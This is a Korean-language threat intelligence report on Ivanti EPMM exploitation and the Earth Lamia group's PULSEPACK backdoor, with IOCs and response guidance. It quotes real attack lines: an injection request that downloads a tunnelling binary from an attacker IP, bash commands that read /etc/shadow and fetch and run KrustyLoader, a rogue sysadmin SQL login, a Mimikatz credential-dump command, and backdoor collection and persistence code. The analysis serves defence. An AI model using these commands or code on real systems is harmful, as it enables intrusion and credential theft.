Date: 2025-05-16 08:54:03.598
Request: GET /mifs/rs/api/v2/featureusage?
format=${"".getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke
(null).exec('wget http://103.244.88.125:8080/frpc -o /tmp/.alog')}
Executed Command: wget http://103.244.88.125:8080/frpc -o /tmp/.alog
Attacker IP: 103.244.88.125
```

[원격 코드 실행에 대한 로그]

- + FRP가 배포되면 공격자는 Reverse SOCKS5 Proxy^[8]를 설정하여 내부 네트워크에 지속적으로 접근 가능.
- + 이러한 과정을 통해 공격자는 내부 환경에서 물리적으로 활동하는 것처럼 Nmap과 같은 도구를 사용하여 네트워크 정찰을 수행 가능.
- + 이러한 정찰은 일반적으로 다른 내부 시스템으로의 측면 이동으로 이어져, 네트워크의 더욱 광범위한 접근과 더욱 심각한 침해로 이어질 수 있음.
- + 피해 Ivanti EPMM 인스턴스의 액세스 로그 분석 간, 공격자가 난독화된 셸 명령을 사용하여 호스트 정찰을 수행한 이력이 확인됨.
- + 정찰 단계 이후, 공격자는 공격자가 점유한 것으로 추정되는 AWS S3 버킷 (tkshopqd[.]s3[.]amazonaws.com)에서 KrustyLoader 페이로드를 다운로드 후 실행하는 명령을 전송.

^[7] **Reverse Proxy:** 클라이언트 요청을 대신 받아 내부 서버로 전달하는 방식으로 클라이언트와 서버 간의 중개자 역할을 함

^[8] **SOCKS5 Proxy:** 프록시 서버를 통해 클라이언트와 서버 간 네트워크 패킷을 라우팅하여 인터넷 제한을 우회하고 차단된 웹 사이트 또는 서비스에 액세스 가능하도록 동작

- + 이 바이너리는 여러 유틸리티(wget, curl, fetch)를 통해 검색된 후, "/tmp/1" 경로에 저장되고, 파일 형식을 실행 파일로 변경한 후 시스템에서 실행됨.
- + 공격자는 먼저 "sh -c \$@|bash 0"을 통해 일련의 명령을 실행하여 다양한 시스템 열거 명령에 대한 출력을 아래와 같은 웹에서 접근 가능한 디렉터리 내의 가짜 JPG 파일에 저장함.
- /mi/tomcat/webapps/mifs/images/

```

/bin/bash -c $@|bash 0 echo ip add > /mi/tomcat/webapps/mifs/images/217.jpg
/bin/bash -c $@|bash 0 echo cat /etc/shadow > /mi/tomcat/webapps/mifs/images/LJqfPH.jpg
/bin/bash -c $@|bash 0 echo cat /etc/resolv.conf > /mi/tomcat/webapps/mifs/images/Ls7t8z.jpg
/bin/bash -c $@|bash 0 echo crontab -l > /mi/tomcat/webapps/mifs/images/zeAZbh.jpg
/bin/bash -c $@|bash 0 echo cat ~/.bash_history > /mi/tomcat/webapps/mifs/images/i2Wokb.jpg
/bin/bash -c $@|bash 0 echo netstat -tenp > /mi/tomcat/webapps/mifs/images/Ki2XWB.jpg
/bin/bash -c $@|bash 0 echo ls /opt > /mi/tomcat/webapps/mifs/images/pHsze3.jpg
/bin/bash -c $@|bash 0 echo ls /mnt > /mi/tomcat/webapps/mifs/images/Jk3Y7j.jpg
/bin/bash -c $@|bash 0 echo ls /var > /mi/tomcat/webapps/mifs/images/aKmjlA.jpg
/bin/bash -c $@|bash 0 echo whoami > /mi/tomcat/webapps/mifs/images/jn7oes.jpg
/bin/bash -c $@|bash 0 echo uname -a > /mi/tomcat/webapps/mifs/images/7M5QYk.jpg
/bin/bash -c $@|bash 0 echo echo 2273633169 > /tmp/0 > /mi/tomcat/webapps/mifs/images/mCEF2P.jpg

/bin/bash -c $@|bash 0 echo wget http://tkshopqd.s3.amazonaws.com/3USuJU3RNKoT -O /tmp/1 ||
    curl -o /tmp/1 http://tkshopqd.s3.amazonaws.com/3USuJU3RNKoT || fetch -o /tmp/1 http://t
/bin/bash -c $@|bash 0 echo chmod x /tmp/1 > /mi/tomcat/webapps/mifs/images/YOERWb.jpg
/bin/bash -c $@|bash 0 echo /tmp/1 > /mi/tomcat/webapps/mifs/images/qKbwBW.jpg
id
id
id

```

[Bash 를 사용한 KrustyLoader 설치 과정]

- + 실행되는 명령의 예시는 아래와 같음.
 - whoami, id, hostname, uname -a
 - "/etc/passwd", "/etc/shadow", "/etc/hosts", "/etc/resolv.conf"와 같은 중요 파일에 액세스
 - "/opt", "/mnt", "/var" 의 디렉토리 내용 나열
 - last -n 30, ps -ef, crontab -l 및 ~/.bash_history 를 통해 사용자 및 시스템 활동 덤프
 - "ip add" 및 "netstat -tenp"를 사용한 네트워크 열거
- + 공격자는 각 출력을 임시 파일로 저장한 후(예시: whoami > /mi/tomcat/webapps/mifs/images/Hq8weo.jpg) "rm -rf" 명령을 사용하여 즉시 삭제함.
- + 이러한 패턴은 공격자가 호스트 수준의 정보를 실시간으로 수집하고, HTTP GET 요청을 사용하여 데이터를 유출한 후, 아티팩트를 삭제했음을 보여줌.

1.2.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
IP	103.244[.]88.125
	27.25[.]148.183
	146.70[.]87.67[.]45020
	124.223[.]202.90
URL	hxxp[:]//abbeglasses[.]s3[.]amazonaws[.]com/dSn9tM
	hxxps[:]//dpaste[.]com/9MQEJ6VYR[.]txt
Domain	openrbf[.]s3[.]amazonaws[.]com
	tnegadge[.]s3[.]amazonaws[.]com
	fconnect[.]s3[.]amazonaws[.]com
	trkbucket[.]s3[.]amazonaws[.]com
	the-mentor[.]s3[.]amazonaws[.]com
	tkshopqd[.]s3[.]amazonaws[.]com
	ns1[.]cybertunnel[.]run
FileHash-SHA256	44c4a0d1826369993d1a2c4fcc00a86bf45723342cfd9f3a8b44b673eee6733a
	7a4e0eb5fbab9709c8f42beb322a5dfefbc4ec5f914938a8862f8e26a31d30a5
	f34db4ea8ec3c2cbe53fde3d73229ccaa2a9e7168cd96d9a49bf89adef5ab47c
	150ccd3b24a1b40630e46300100a3f810aa7a6bad6b6806b59ed6ba7bafb7b21
	29ae4fa86329bf6d0955020319b618d4c183d433830187b80979d392bf159768
	64764ffe4b1e4fc5b9fe27b513e02f0392f659c4e033d23a4ba7a3b7f20c6d30
	b422645db18e95aa0b4daaf5277417b73322bed306f42385ecfd6d49be26bfab

1.2.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.2.6 참고 자료

- <https://blog.eclecticiq.com/china-nexus-threat-actor-actively-exploiting-ivanti-endpoint-manager-mobile-cve-2025-4428-vulnerability>


1.3 다양한 취약점을 악용하는 Earth Lamia 의 공격 기법

1.3.1 키워드 및 요약

- + 키워드: Earth Lamia, PULSEPACK, Backdoor
- + 요약: SQL Injection 등 다양한 취약점을 악용하는 Earth Lamia 공격 그룹

1.3.2 위협 설명

- + 사이버 보안 기업인 TrendMicro 에서는 2023 년부터 브라질, 인도, 동남아시아 국가에 위치한 조직을 공격 대상으로 삼는 공격 캠페인을 추적해 옴.
- + 공격자는 주로 웹 애플리케이션에서 발견된 SQL Injection 취약점을 노려 대상 조직의 SQL 서버에 접근하며, 이 외에도 공개 서버를 악용하기 위해 다양한 알려진 취약점을 이용함.
- + 이 공격 그룹은 중국과 연계된 "Earth Lamia"로 추적하고 있음.
- + Earth Lamia 는 운영 개선을 위해 맞춤형 해킹 도구와 백도어를 지속적으로 개발하고 있으며, 공격자는 오픈소스 해킹 도구를 활용하여 공격을 수행하지만, 보안 소프트웨어 탐지 위험을 줄이기 위해 이러한 해킹 도구를 맞춤형함.
- + 또한, 이전에는 확인되지 않았던 백도어인 "PULSEPACK"을 개발한 사실도 확인됨.
- + PULSEPACK 의 첫 번째 버전은 2024 년 8 월, Earth Lamia 의 공격에서 발견되었으며, 2025 년에는 C2 통신에 다른 프로토콜을 사용하는 PULSEPACK 의 업그레이드 버전이 발견됨.



[공격 대상 국가]

1.3.3 위협 분석

- + Earth Lamia 는 공격 대상 웹 사이트의 SQL Injection 취약점을 파악하기 위해 취약점 스캔을 자주 수행함.
- + 취약점이 발견되면 공격자는 해당 취약점을 통해 시스템 셸을 생성하여 피해자의 SQL 서버에 원격 접근을 시도.
- + 공격자는 "sqlmap^[9]"과 같은 도구를 사용하여 이러한 공격을 수행했을 가능성이 높으며, SQL Injection 시도 외에도 여러 공개 서버에서 아래와 같은 취약점을 악용한 것으로 확인됨.
 - **CVE-2017-9805** : Apache Struts2 원격 코드 실행 취약점
 - **CVE-2021-22205** : GitLab 원격 코드 실행 취약점
 - **CVE-2024-9047** : WordPress 파일 업로드 플러그인 임의 파일 접근 취약점
 - **CVE-2024-27198** : JetBrains TeamCity 인증 우회 취약점
 - **CVE-2024-27199** : JetBrains TeamCity 경로 탐색 취약점
 - **CVE-2024-51378** : CyberPanel 원격 코드 실행 취약점
 - **CVE-2024-51567** : CyberPanel 원격 코드 실행 취약점
 - **CVE-2024-56145** : Craft CMS 원격 코드 실행 취약점
- + 최근 Earth Lamia 는 CVE-2025-31324(SAP NetWeaver Visual Composer 의 인증되지 않은 파일 업로드 취약점)도 악용한 이력이 확인됨.
- + 취약점을 악용하여 서버 접근에 성공한 후, 피해자 네트워크에서 아래와 같은 일반적인 측면 이동 활동이 관찰됨.
 - "certutil.exe" 또는 "powershell.exe"를 사용하여 추가 도구를 다운로드.
 - 웹사이트 애플리케이션에 웹셸^[10] 배포.
 - "JuicyPotato^[11]" 및 "GodPotato"와 같은 도구를 사용하여 권한 상승 수행.
 - "Fscan" 및 "Kscan" 과 같은 스캔 도구를 사용하여 네트워크 스캐닝 수행.
 - "helpdesk"라는 이름의 사용자 계정을 만들고 관리자 로컬 그룹에 추가합니다.
 - LSASS 메모리를 덤프하거나 Windows 레지스트리에서 SAM 하이브와 SYSTEM 하이브를 추출하여 자격 증명을 획득.
 - "wevtutil.exe"를 사용하여 Windows Application, System 및 Secure 이벤트 로그 삭제.

^[9] **sqlmap**: 웹 애플리케이션의 SQL 주입 취약점을 자동으로 검색하기 위한 소프트웨어 유틸리티

^[10] **웹셸(Web Shell)**: 웹 서버에 임의의 명령을 실행할 수 있도록 제작한 프로그램

^[11] **Potato**: Windows 시스템에서 권한 상승을 가능하게 하는 취약점 악용 도구로, 여러 변종이 존재

- "nltest.exe" 및 "net.exe"를 사용하여 도메인 컨트롤러 정보 수집.
 - "rakshasa" 및 "Stowaway" 와 같은 도구를 사용하여 피해자 네트워크에 프록시 터널을 구축.
 - "Cobalt Strike^[12]", "Vshell", "Brute Ratel"을 포함한 C2 프레임워크에서 생성된 백도어 실행.
 - "schtasks.exe"를 사용하여 백도어 실행을 지속.
- + 또한, 공격자가 SQL Injection 취약점을 이용하여 아래와 같은 명령을 실행한 이력이 확인되었으며, 이 명령은 대상 SQL 서버에 대한 관리자 권한을 가진 새 계정 "sysadmin123"을 생성함.
- + 이를 통해 공격자는 피해자 데이터베이스에 직접 접근하여 데이터 유출이 가능.

```
CREATE LOGIN sysadmin123 WITH PASSWORD = 'qwe123QWE';
ALTER SERVER ROLE sysadmin ADD MEMBER sysadmin123;
```

- + Earth Lamia 는 자체적인 용도로 오픈소스 해킹 도구를 수정하여 사용.
- + 해킹 도구에서 도움말이나 디버그 메시지와 같은 불필요한 정적 문자열을 제거하며, 일부 필수 정적 문자열도 난독화함.
- + 이러한 수정은 보안 소프트웨어의 탐지 가능성을 줄일 수 있음.
- + 예를 들어 PDB^[13] 문자열에서 Earth Lamia 가 여러 공격에서 사용한 "BypassBoss" 라는 권한 상승 도구가 발견됨.
- + 분석 결과, 이 도구는 중국 포럼에 원본 소스코드가 공유된 "Sharp4PrinterNotifyPotato" 의 수정된 버전인 것으로 확인됨.

[BypassBoss 코드 일부 (좌) / Sharp4PrinterNotifyPotato 코드 일부 (우)]


^[12] Cobalt Strike: C2 서버를 구축하는 상용 모의 해킹 도구

^[13] PDB(Program DataBase): 프로그램을 개발할 때 다양한 정보가 저장되는 데이터 파일

- + 또한, Earth Lamia 가 해킹 도구를 DLL 파일로 패키징하여 DLL Side-Loading^[14]을 통해 실행하는 것이 발견됨.
- + 공격자는 의심스러운 인수를 사용하여 정상적인 실행 파일인 "AppLaunch.exe" (Microsoft .NET ClickOnce Launch Utility)를 여러 차례 실행한 것으로 확인됨.
- + 한 사례에서는 아래와 같이 해당 인수가 "Mimikatz^[15]"에서 사용하는 인수와 유사한 것으로 확인됨.


```
C:\Users\Public\Downloads\AppLaunch.exe "log
C:\Users\Public\Downloads\res.txt"
"privilege::debug" "sekurlsa::logonpasswords" "exit"
```

- + 수집된 DLL 샘플 중 하나의 이름은 "mscoree.dll"이었는데, 이는 "AppLaunch.exe"가 로드하는 라이브러리 중 하나로 확인됨.
- + 또한, 공격자가 메모리 스캐너를 우회하기 위해 악성코드를 패키징하는 오픈소스 도구인 "VOIDMAW"를 사용하여 "JuicyPotato"의 전체 바이너리를 DLL 파일에 패키징했다는 것이 확인됨.
- + 이를 통해 공격자는 정상적인 실행파일 프로세스 내의 메모리에서 해킹 도구를 실행 가능하며, 공격자가 이러한 방식 또는 유사한 방식을 사용하여 DLL Side-Loading 을 통해 해킹 도구를 실행하는 것으로 추정됨.
- + 그 외에도 Earth Lamia 는 DLL Side-Loading 을 도입하여 백도어 로더를 개발하였으며, 공격자는 보안 업체가 제공하는 정상적인 바이너리를 사용하여 악성 DLL 파일을 사이드 로딩함.



^[14] **DLL Side-Loading 공격:** 악성코드의 Anti-Virus 탐지를 우회하기 위한 기법으로, Windows OS 의 DLL loading 메커니즘을 악용하여 정상 DLL 이 아닌 악성 DLL 을 로드하도록 하는 악성 페이로드 실행 공격

^[15] **Mimikatz:** 윈도우상에서 각종 계정과 관련된 정보를 탈취하고 해독하기 위한 도구이며, 본래 목적은 취약점을 Microsoft 측에 알리기 위해 개발됨



[백도어를 실행하기 위한 DLL Side-Loading 흐름]

- + 추가적으로 로더 초기 버전 중 하나가 악성 Base64 인코딩된 셸코드를 로드하기 위해 오픈소스 프로젝트 "MemoryEvasion"을 변형한 것임을 발견하였으며, 악성 셸코드를 보호하기 위해 RC4 암호화를 사용하는 Cobalt Strike 로더의 확장 버전도 발견됨.
- + 사이드로딩 샘플에서 발견된 예시에 따르면, 페이로드 파일 "readme.txt"에는 RC4 키를 생성하는 데 사용된 첫 128 바이트가 포함되어 있으며, 나머지 데이터는 RC4 로 암호화된 셸코드로 확인됨.
- + 정상적인 바이너리로 실행된 후, DLL Side-Loading 로더는 페이로드 파일에서 데이터를 읽고, 128 바이트 키를 2 회 복제하여 256 바이트 RC4 키를 복원함.
- + 이후 복원된 키를 사용하여 나머지 데이터를 복호화하고, 원본 Cobalt Strike 셸코드를 메모리에서 실행함.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
RC4 key	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
Encrypted shellcode	C4	1B	4B	37	5D	3A	8A	5D	97	B8	02	E7	77	EC			'UA.K7]:S]-.çwì
000000C0	93	A0	C3	58	1D	2D	96	8D	6E	55	17	8A	3F	B6	2F	E8	. 'øt838ÿužidO' ž
000000D0	06	19	C4	7B	B9	B5	00	3D	07	0E	C3	04	48	8D	03	AA	">ŠxmŸ:ÄAz#E0ü".
000000E0	EF	53	DE	21	6F	70	C4	06	E0	19	72	9F	85	8F	88	EA	<4~-»bžÄKO<. q.P
000000F0	F2	36	A2	D7	75	19	66	D7	EA	B7	E7	8C	79	F3	09	75	" ÄX.--.nU.Š?g/è
00000100	09	28	08	DB	7F	94	58	DB	C5	71	ED	71	F5	3F	C4	E5	..Ä{p.=.Ä.H...*
00000110	EF	A6	EA	9A	B1	84	84	8F	03	4C	07	3F	03	BA	BE	C9	iŠ!opÄ.à.rŸ...^è
00000120	DA	9A	E8	0D	08	5C	2D	8A	08	40	35	30	86	06	36	92	ò6oxu.f×è·çEyó.u
00000130	14	AB	DA	FC	5D	7A	73	59	6A	9E	59	EE	7E	CD	6B	94	.(.Ü."XÜÄqiqð?ÄÄ
00000140	03	63	F4	A6	BE	E6	5B	D2	CD	5C	46	98	6C	1B	EF	34	i;èš±.....L.?.°É

[셸코드를 캡슐화하기 위한 암호화된 페이로드 파일]

- + Earth Lamia 가 Brute Ratel 셸코드를 실행하는 데 사용하는 또 다른 DLL Side-Loading 로더도 발견되었으며, 이 로더는 AES 를 사용함.
- + 이 로더는 미리 구성된 AES 256 바이트 키와 초기 벡터를 바이너리에 내장하고 있으며, 로더는 내장된 키를 복호화에 직접 사용하지는 않지만, SHA256 을 사용하여 256 바이트 키의 해시값을 계산 후 256 바이트 크기의 해시값을 생성.
- + 이 해시값은 페이로드 파일 "VCRUNTIME140C.dll"에 저장된 암호화된 셸코드를 복호화하는 키로 사용됨.

```

141     wcsrchr(Str, 0x5Cu)[1] = 0;
142     wcscat_s(Str, 0x104ui64, L"VCRUNTIME140C.dll");
143     v35 = 0;
144     result = qword_18001BFA8(Str, 0x80000000i64, 0i64, 0i64, 3, 128, 0i64);
145     v26 = result;
146     if ( result != -1 )
147     {
148         v27 = qword_18001BF80(result, 0i64);
149         v42 = v27;
150         qword_18001BF78(-1i64, &qword_18001BEB8, 0i64, &v42, 12288, 4);
151         dword_18001BF28 = v27;
152         qword_18001BF88(v26, qword_18001BEB8, v27, &v35, 0i64);
153         qword_18001BF98(v26, v28, v29, v30);
154         v36 = v27;
155         v31 = qword_18001BEB8;
156         v44[0] = 0xC761B376;           // AES key
157         v44[1] = 0xA5339CEF;
158         v44[2] = 0xB0A1DFF1;
159         v44[3] = 0x420CEE3E;
160         v44[4] = 0xD57711D2;
161         v44[5] = 0x730FD85;
162         v44[6] = 0x4F51CB69;
163         v44[7] = 0x21164F32;
164         v43[0] = 0x630CC175;           // AES IV
165         v43[1] = 0xA13CDD58;
166         v43[2] = 0x638E66DC;
167         v43[3] = 0xD6A28F1D;
168         if ( (unsigned int)qword_18001BEC0(&v38, 0i64, 0i64, 24i64, -268435456) // CryptAcquireContextW
169             && (unsigned int)qword_18001BEC8(v38, 32780i64, 0i64, 0i64, &v39) // CryptCreateHash
170             && (unsigned int)qword_18001BED0(v39, v44, 32i64) // CryptHashData
171             && (unsigned int)qword_18001BED8(v38, 26128i64, v39, 0i64, &v40) // CryptDeriveKey
172             && (unsigned int)qword_18001BEE0(v40, 1i64, v43) // CryptSetKeyParam

```

[AES 로 암호화된 파일에서 셸코드를 복원하는 복호화 루틴]

- + 2024 년 8 월, Earth Lamia 가 이전에는 발견되지 않았던 백도어인 PULSEPACK 을 사용하기 시작한 정황이 확인됨.
- + PULSEPACK 은 C2 통신에 필요한 기능만 포함하는 간단한 실행파일로 설계된 모듈식 .NET 백도어로, 각 악성 기능은 별도의 플러그인으로 개발되었으며, 플러그인은 필요할 때만 C2 서버에서 로드됨.
- + 발견된 PULSEPACK 의 첫 번째 버전에서는 실행 파일 내에 아래와 같은 구성 정보가 포함되어 있음.
 - 기본 C2 서버의 IP 주소와 포트 번호
 - 업데이트된 C2 IP 주소와 포트 번호 쌍을 얻기 위한 URL
 - 통신을 암호화하기 위한 AES 키와 AES 초기벡터 값

- + 처음에 PULSEPACK 은 구성된 URL 을 확인하여 C2 서버 주소를 가져옴.
- + URL 값이 비어 있거나, URL 에서 C2 주소를 가져오지 못하면 백도어는 TCP 소켓을 통해 기본 C2 서버에 연결함.
- + TCP 소켓이 연결되면 백도어는 내장된 데이터를 디코딩하여 핵심 DLL 파일을 복원하고, "Assembly.Load" 방식으로 메모리에서 실행.
- + 핵심 DLL 은 C2 명령을 처리하고 C2 서버에서 전달된 플러그인을 실행.
- + 처음에는 아래와 같은 피해자의 정보를 C2 서버로 전송
 - 시스템 버전 및 사용자 이름
 - 백도어 프로세스 이름 및 프로세스 권한
 - 설치된 바이러스 백신 소프트웨어
 - 시스템 및 하드웨어 정보를 이용하여 계산된 해시값

```
public async Task GetMessageInfo(TcpClient tcpClient, string getKey, string getIV)
{
    bool flag = IsAdmin();
    string antivirus = GetAntivirus();
    string windowsVersion = GetWindowsVersion();
    string text = HWID();
    string processName = GetProcessName();
    string userName = Environment.UserName;
    string plainText = $"{flag}#{antivirus}#{windowsVersion}#{text}#{processName}#{userName}";
    SendMessageHelper sendMessageHelper = new SendMessageHelper();
    AesSingleton aesSingleton = new AesSingleton();
    aesSingleton.SetAesKey(getKey);
    aesSingleton.SetIV(getIV);
    plainText = aesSingleton.Encrypt(plainText);
    await sendMessageHelper.SendMessageForServerAsyncByUri(tcpClient, plainText);
}
```

[피해 시스템의 정보를 수집하는 기능]

- + 이후 C2 서버가 플러그인을 전달하기를 기다렸다가 실행하며, 전달된 플러그인은 Base64 로 인코딩되어 ZIP 형식으로 압축됨.
- + 코어 DLL 은 전달된 데이터에서 플러그인을 복원하고 "Assembly.Load" 방식으로 실행되며, 코어 DLL 은 "Run"이라는 함수를 Entry Point 로 사용하여 플러그인을 실행함.
- + PULSEPACK 은 실행 결과를 AES 알고리즘으로 암호화한 후 C2 서버로 전송.

- + 2025 년 3 월 이후 Earth Lamia 가 PULSEPACK 의 새로운 버전을 배포한 것이 발견되었으며, 이 버전은 C2 통신 프로토콜을 TCP 소켓에서 웹 소켓으로 변경.
- + 또한, 새로운 PULSEPACK 은 코어 DLL 과 백도어를 분리하여 C2 서버에서 로드되는 플러그인 형태로 제작함으로써 크기가 더욱 작아짐.
- + 백도어가 C2 서버에 연결되면 서버는 아래와 같이 임의의 UUID 를 피해자 ID 로 첨부하여 메시지를 전송하며, 각 값은 숫자 기호 "#"으로 연결됨.

```
IsWindows#{UUID}
```

- + 백도어는 주어진 UUID 와 백도어에 내장된 태그 문자열로 구성된 메시지로 응답.

```
IsWindowsReturnMessageParam#{UUID}#{Tag}
```

- + 이후, "InitStart.dll"이라는 첫 번째 플러그인을 전달하는데, 이 플러그인은 원래 핵심 DLL 과 동일한 감염 기기 정보를 수집.
- + 이러한 초기 단계가 끝나면 백도어는 C2 서버에서 발급된 플러그인이 실행될 때까지 대기.

```
GetWinDowsMessage#{UUID}#{C&C URL}#{Plugin (Base64 encoded)}#{Function name}
```

```
GET /ws/ HTTP/1.1
Connection: Upgrade,Keep-Alive
Upgrade: websocket
Sec-WebSocket-Key: 5bHbkK8AkL0Gq5WEbwBg==
Sec-WebSocket-Version: 13
Host: 134.122.176.156:60512

HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Accept: pC194R4uCruwd960EHRZ50BVUqc=

..IsWindows#32f9c437-c80c-44dc-b315-19fb4ba912f4..K.'..cp.%tH.8BB.>bI..cT.,uw.9qJ.x"A.
($..fs..(=../s
.x!..z)A..rF.z"A.h.....w...>.c_..9.C..~..GetWinDowsMessage#32f9c437-c80c-44dc-
b315-19fb4ba912f4#http://134.122.176.156:60512/ws/#TVqQAAMAAAAEAAAA//
8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVG
hpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaw4gRE9TIG1vZGUuZDQ0KJAAAAAAAAABQRQAATAEDAMfgx6kAAAAAA
AAAAOAIiALATAAACQAAAAAGAAAAAA3kIAAAAgAAAAAYAAAAAAEAAgAAAAAgAABAAAAAAAAAGAAAAAAACgAA
AAAgAAAAAAMAYIUABAAABAAAAAAEAAAEAAAAAAAAABAAAAAAAAAAAAAAAAAAItCAABPAAAAAGAAAHgDAAAAAAAAA
```

[WebSocket 에서 통신하는 PULSEPACK C2 트래픽]

- + 또한, PULSEPACK 샘플에서 "TKRun.dll"이라는 플러그인 DLL 을 로드하는 것이 발견되었는데, 이 DLL 은 시스템 재부팅 후 실행 파일을 실행하는 예약된 작업을 생성하여 백도어 실행을 지속하는 데 사용됨.
- + 백도어 프로세스는 파일을 드랍하고 "cmd.exe"라는 하위 프로세스를 생성하여 피해자의 컴퓨터에서 명령 실행이 가능한 것으로 확인됨.

```
public class TKRunInfo
{
    public async Task Run(string Url, string _ClientId)
    {
        string text = GenerateRandomString(6);
        try
        {
            string fileName = Process.GetCurrentProcess().MainModule.FileName;
            if (!IsTaskAlreadyExists(fileName) && !IsProcessRunning("360Tray") && !IsProcessRunning("ZhuDongFangYu"))
            {
                string userName = Environment.UserName;
                TaskService val = new TaskService();
                TaskDefinition val2 = val.NewTask();
                val2.RegistrationInfo.Description = "";
                val2.Principal.UserId = userName;
                val2.Principal.LogonType = (TaskLogonType)3;
                val2.Principal.RunLevel = (TaskRunLevel)1;
                LogonTrigger val3 = new LogonTrigger();
                val2.Triggers.Add<LogonTrigger>(val3);
                val2.Actions.Add<ExecAction>(new ExecAction(fileName, (string)null, (string)null));
                val.RootFolder.RegisterTaskDefinition(text, val2);
            }
        }
    }
}
```

[TKRun 플러그인의 예약된 작업을 생성하는 코드]

1.3.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator			
IP	185.238[.]251.244	149.104[.]23.171	185.238[.]251.46	206.238[.]196.155
	206.237[.]1.201	154.211[.]89.5	206.237[.]0.251	206.238[.]199.21
	206.238[.]179.242	164.155[.]231.64	206.238[.]179.172	104.233[.]140.135
	103.30[.]76.206	185.238[.]251.38	206.238[.]76.121	134.122[.]176.156
	141.11[.]149.124			
Domain	chrome-online[.]site		times[.]windowstimes[.]me	
	times[.]windowstimes[.]online		image[.]windowstimes[.]online	
	dxzdx7un7c7hs[.]cloudfront[.]net		images[.]windowstimes[.]online	
	d3hg0xriyu9bjh[.]cloudfront[.]net		784564141[.]ccega6r0yph8[.]com	
	api[.]xwphd[.]com		c43f5d6e73a7eb[.]ccega6r0yph8[.]com	
